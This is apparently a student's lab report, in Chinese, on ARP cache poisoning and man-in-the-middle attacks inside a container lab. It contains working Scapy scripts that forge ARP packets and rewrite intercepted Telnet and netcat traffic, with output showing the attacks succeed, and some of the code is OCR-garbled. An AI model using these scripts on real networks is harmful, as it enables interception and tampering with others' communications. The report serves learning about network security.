Task1:

学号: 57118222 姓名: 刘梓康

Task1.A: 在主机 M 上,构造一个 ARP 请求包并发送到主机 A。检查 A 的 ARP 缓存,并查看 M 的 MAC 地址是否映射到 B 的 IP 地址。

攻击前,Aarp 缓存中没有 B 的 IP 地址和 MAC 地址的映射,ping B 之后缓存中出现了 B 的 IP 地址与 MAC 地址的映射:

```
root@76801531fe09:/# arp -n
root@76801531fe09:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp seq=1 ttl=64 time=0.245 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.065 ms
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.065/0.127/0.245/0.083 ms
root@76801531fe09:/# arp -n
Address
                         HWtype HWaddress
                                                                            Iface
                                                     Flags Mask
10.9.0.6
                                 02:42:0a:09:00:06
                                                                            eth0
                         ether
```

查询 M 的 MAC 地址,用来和攻击后的 A 的 arp 缓存进行对比:

```
root@8daf6b7297ce:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
       ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
       RX packets 42 bytes 4732 (4.7 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       loop txqueuelen 1000 (Local Loopback)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  0+89daf6h7207co./# cd volumos
```

查询 A 的 MAC 地址(实际情况下应该使用 wireshark 抓包获取),编写程序准备进行攻击:

```
root@76801531fe09:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 112 bytes 10346 (10.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 37 bytes 2618 (2.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 2
A.psrc = '10.9.0.6'
A.pdst = '10.9.0.5'
A.hwdst = '02:42:0a:09:00:05'

pkt = E/A
sendp(pkt, iface='eth0')
```

在 M 上执行攻击程序:

root@8daf6b7297ce:/volumes# python3 task1.py

Sent 1 packets.

攻击后 A 的 arp 缓存被更改, B 的 IP 地址映射到 M 的 MAC 地址, 证明攻击成功:

```
root@76801531fe09:/# arp -n
Address
                         HWtype
                                HWaddress
                                                    Flags Mask
                                                                          Iface
10.9.0.6
                         ether
                                 02:42:0a:09:00:69
                                                    C
                                                                          eth0
10.9.0.105
                                 02:42:0a:09:00:69
                                                    C
                                                                          eth0
                         ether
```

Task1.B: 在主机 M上,构造一个 ARP 应答数据包并发送到主机 A。检查 A 的 ARP 缓存,并查看 M 的 MAC 地址是否映射到 B 的 IP 地址。尝试两种不同方案的 攻击:

- -方案 1: B的 IP 已经在 A的缓存中。
- -方案 2: B的 IP 不在 A 的缓存中。

方案 1:

攻击前 A 中的 arp 缓存如下:

编写 arp replay 程序:

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 2
A.psrc = '10.9.0.6'
A.pdst = '10.9.0.5'
A.hwdst = '02:42:0a:09:00:05'
E.dst = '02:42:0a:09:00:05'

pkt = E/A
sendp(pkt, iface='eth0')
```

进行攻击:

```
Address HWtype HWaddress Flags Mask Iface 10.9.0.6 ether 02:42:0a:09:00:69 C eth0
```

可以观察到 A 的 ARP 缓存中 B 的 IP 地址对应的 MAC 地址被修改为 M 的 MAC 地址,攻击成功。

方案 2:

攻击前 A 中的 arp 缓存如下:

```
root@76801531fe09:/# arp -n
root@76801531fe09:/#
```

再次进行攻击:

```
root@76801531fe09:/# arp -n
root@76801531fe09:/#
```

可以观察到 A 的 ARP 缓存并没有变化,没有新增 B 的 IP 地址的对应条目,证明攻击失败。

Task1.C: 在主机 M 上,构造一个 ARP 免费数据包,并使用它将 M 的 MAC 地址

ARP 无偿数据包是一个特殊的 ARP 请求数据包。当主机需要更新所有其他计算机的 ARP 缓存上的过时信息时使用。免费的 ARP 数据包具有以下特征:

映射到 B 的 IP 地址。请在与 Task1.B 中所述相同的两种情况下启动攻击。

- -源和目标 IP 地址相同,它们是发出免费 ARP 的主机的 IP 地址。
- -预计不会有任何回复。

方案 1:

```
root@76801531fe09:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
```

```
#!/usr/bin/env python3
 from scapy.all import *
 E = Ether()
 A = ARP()
 A.op = 2
 A.psrc = '10.9.0.6'
 A.pdst = '10.9.0.6'
 A.hwdst = 'ff:ff:ff:ff:ff'
 E.dst = 'ff:ff:ff:ff:ff
 pkt = E/A
 sendp(pkt, iface='eth0')
讲行攻击:
root@76801531fe09:/# arp -n
                                                        Iface
Address
                   HWtype HWaddress
                                       Flags Mask
10.9.0.6
                        02:42:0a:09:00:69
                                                        eth0
                   ether
可以观察到, B的IP地址对应的MAC地址被修改,攻击成功。
方案 2:
root@76801531fe09:/# arp -n
root@76801531fe09:/#
再次进行攻击:
root@76801531fe09:/# arp -n
root@76801531fe09:/#
```

可以观察到 A 的 arp 缓存没有被修改,证明攻击失败。

Task2:

主机 A 和 B 正在使用 Telnet 进行通信,而主机 M 希望拦截它们的通信,因此它可以更改在 A 和 B 之间发送的数据。该设置情况见图 2 所示。我们已经在容器中创建了一个名为"seed"的帐户,密码是"dees"。你可以进入这个账户。

Step 1 (Launch the ARP cache poisoning attack):


分别对 A, B 进行 ARP 缓存中毒攻击: 对 A:

```
root@76801531fe09:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
```

对 B:

Step 2 (Testing):

攻击成功后,请尝试在主机 A 和 B 之间相互攻击,并报告您的观察结果。请在你的报告中显示有线鲨的结果。在执行此步骤之前,请确保主机 M 上的 IP 转发已关闭。



关闭 IP 转发功能可以发现, A、B 两者互 ping 不能成功。

Step 3 (Turn on IP forwarding):

现在我们在主机 M 上打开 IP 转发, 所以它将在 A 和 B 之间转发数据包。

```
root@60ca66061658:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp seq=1 ttl=63 time=0.104 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp seq=2 ttl=63 time=0.131 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp seq=3 ttl=63 time=0.119 ms
From 10.9.0.105: icmp seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.\overline{6}: icmp_seq=4 ttl=63 time=0.129 ms
From 10.9.0.105: icmp seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp seq=5 ttl=63 time=0.106 ms
From 10.9.0.105: icmp seg=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.195 ms
64 bytes from 10.9.0.6: icmp seq=7 ttl=63 time=0.092 ms
From 10.9.0.105: icmp seq=8 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.097 ms
64 bytes from 10.9.0.6: icmp seq=9 ttl=63 time=0.092 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=63 time=0.086 ms
From 10.9.0.105: icmp_seq=11 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp sea=11 ttl=63 time=0.111 ms
```

```
root@fb1d689a3fe1:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.086 ms
64 bytes from 10.9.0.5: icmp seq=2 ttl=63 time=0.096 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.087 ms
64 bytes from 10.9.0.5: icmp seq=4 ttl=63 time=0.097 ms
64 bytes from 10.9.0.5: icmp seq=5 ttl=63 time=0.078 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=63 time=0.090 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=63 time=0.097 ms 64 bytes from 10.9.0.5: icmp_seq=8 ttl=63 time=0.100 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=63 time=0.093 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=63 time=0.108 ms
64 bytes from 10.9.0.5: icmp_seq=11 ttl=63 time=0.083 ms
64 bytes from 10.9.0.5: icmp_seq=12 ttl=63 time=0.088 ms
From 10.9.0.105: icmp seq=13 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp seq=13 ttl=63 time=0.102 ms
64 bytes from 10.9.0.5: icmp seq=14 ttl=63 time=0.103 ms
64 bytes from 10.9.0.5: icmp seq=15 ttl=63 time=0.079 ms
```

No.	Time	Source	Destination	Protocol	Length Info	
Е	530 2021-07-16 17:	0 10.9.0.5	10.9.0.6	ICMP		id=0x001f, seq=1/256, ttl=64 (no respons
	531 2021-07-16 17:	0 10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x001f, seq=1/256, ttl=64 (no respons
	532 2021-07-16 17:	0 10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x001f, seq=1/256, ttl=63 (no respons
	533 2021-07-16 17:	0 10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x001f, seq=1/256, ttl=63 (reply in 5
	534 2021-07-16 17:	0 10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x001f, seq=1/256, ttl=64 (request in
	535 2021-07-16 17:	0 10.9.0.6	10.9.0.5	ICMP		id=0x001f, seq=1/256, ttl=64
	536 2021-07-16 17:	0 10.9.0.105	10.9.0.6	ICMP	128 Redirect	(Redirect for host)
	537 2021-07-16 17:	0 10.9.0.105	10.9.0.6	ICMP	128 Redirect	(Redirect for host)
	538 2021-07-16 17:	0 10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x001f, seq=1/256, ttl=63
	539 2021-07-16 17:	0 10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x001f, seq=1/256, ttl=63
	677 2021-07-16 17:	0 10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x001f, seq=2/512, ttl=64 (no respons
	678 2021-07-16 17:	0 10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x001f, seq=2/512, ttl=64 (no respons
П	679 2021-07-16 17:	0 10.9.0.105	10.9.0.5	ICMP	128 Redirect	(Redirect for host)
	690 2021 07 16 17.	0 10 0 0 105	10 0 0 5	TCMD	129 Dadirost	(Bodirost for bost)

再次打开 ip 转发功能, A、B 互相 ping 成功。

Step 4 (Launch the MITM attack):

我们准备更改 A 和 A 之间的 Telnet 数据 B. 假设 A 是 Telnet 客户端,B 是 Telnet 服务器。在 A 连接到 B 上的 Telnet 服务器后,对于在 A 的 Telnet 窗口中键入的每个键划,将生成一个 TCP 包并将其发送到 B. 我们希望拦截 TCP 数据包,并将每个类型的字符替换为固定字符(如 Z)。这样,无论 A 上的用户类型如何,Telnet 都将始终显示 Z。

```
首先打开 ip 转发功能:
```

```
root@35cee5638cfc:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
成功建立 telnet 链接:
seed@60ca66061658:~$ ls
seed@60ca66061658:~$ ■
```

关闭 ip 转发功能:

```
root@35cee5638cfc:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

可以观察到 telnet 登录端不能键入任何字符:

```
seed@fb1d689a3fe1:~$
```

使用攻击程序进行攻击:

```
#!/usr/bin/env python3
          from scapy.all import *
          IP A = "10.9.0.5"
          MAC_A = "02:42:0a:09:00:05"
          IP B = "10.9.0.6"
          MAC_B = "02:42:0a:09:00:06"
          def spoof_pkt(pkt):
               if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                   # Create a new packet based on the captured one.
                   # 1) We need to delete the checksum in the IP & TCP headers,
                   # because our modification will make them invalid.
                   # Scapy will recalculate them if these fields are missing.
                   # 2) We also delete the original TCP payload.
                   newpkt = IP(bytes(pkt[IP]))
                   del(newpkt.chksum)
                   del(newpkt[TCP].payload)
                   del(newpkt[TCP].chksum)
                   # Construct the new payload based on the old payload.
                   # Students need to implement this part.
                   if pkt[TCP].payload:
                       data = pkt[TCP].payload.load # The original payload data
                       newdata = 'z'# No change is made in this sample code
                       send(newpkt/newdata)
                   else:
                       send(newpkt)
                   elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                   # Create new packet based on the captured one
                   # Do not make any change
                   newpkt = IP(bytes(pkt[IP]))
                   del(newpkt.chksum)
                   del(newpkt[TCP].chksum)
                   send(newpkt)
          f = 'tcp and ether src 02:42:0a:09:00:05'
唐 -
          pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

开始攻击后发现 telnet 登录端又可以键入字符,但是都被替换为 z,证明攻击成功:

```
root@60ca66061658:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fb1d689a3fe1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command. Last login: Fri Jul 16 21:38:21 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/4 seed@fbld689a3fel:~\$ zzz

```
root@35cee5638cfc:/volumes# python3 MITM.py
.
Sent 1 packets.
```

Task3:

此任务与任务 2 类似,除了主机 A 和 B 使用 netcat 而不是 telnet 进行通信之外。主机 M 希望拦截他们的通信,以便它可以更改在 A 和 B 之间发送的数据。

连接完成后,您可以在 A 上键入消息。每一行消息将被放到发送到 B 的 TCP 包中,只显示消息。您的任务是将消息中每次出现的名字都替换为 A 序列。序列的长度应该与您的名字相同,否则您会打乱 TCP 序列号,从而破坏整个 TCP 连接。你需要使用你的真实名字,所以我们知道工作是由你完成的。

对部分攻击程序进行如下修改,使其可以对对应字符进行替换:

```
if pkt[TCP].payload:
    data = pkt[TCP].payload.load # The original payload data
    newdata = data.replace(b'Liu',b'AAA')# No change is made in this sam
ple code
```

```
在 A(telnet 登录端)键入"Liu""liu"进行发送:
root@60ca66061658:/# nc 10.9.0.6 9090
Liu
Liu
```

```
在 B 端可以发现 "Liu"被替换为 "AAA",而 "liu"未被替换,证明攻击成功: root@fbld689a3fel:/# nc -lp 9090 AAA liu 发送了两次消息,因此攻击者端程序发送了两次报文: root@35cee5638cfc:/volumes# python3 MITM.py
. Sent 1 packets.
```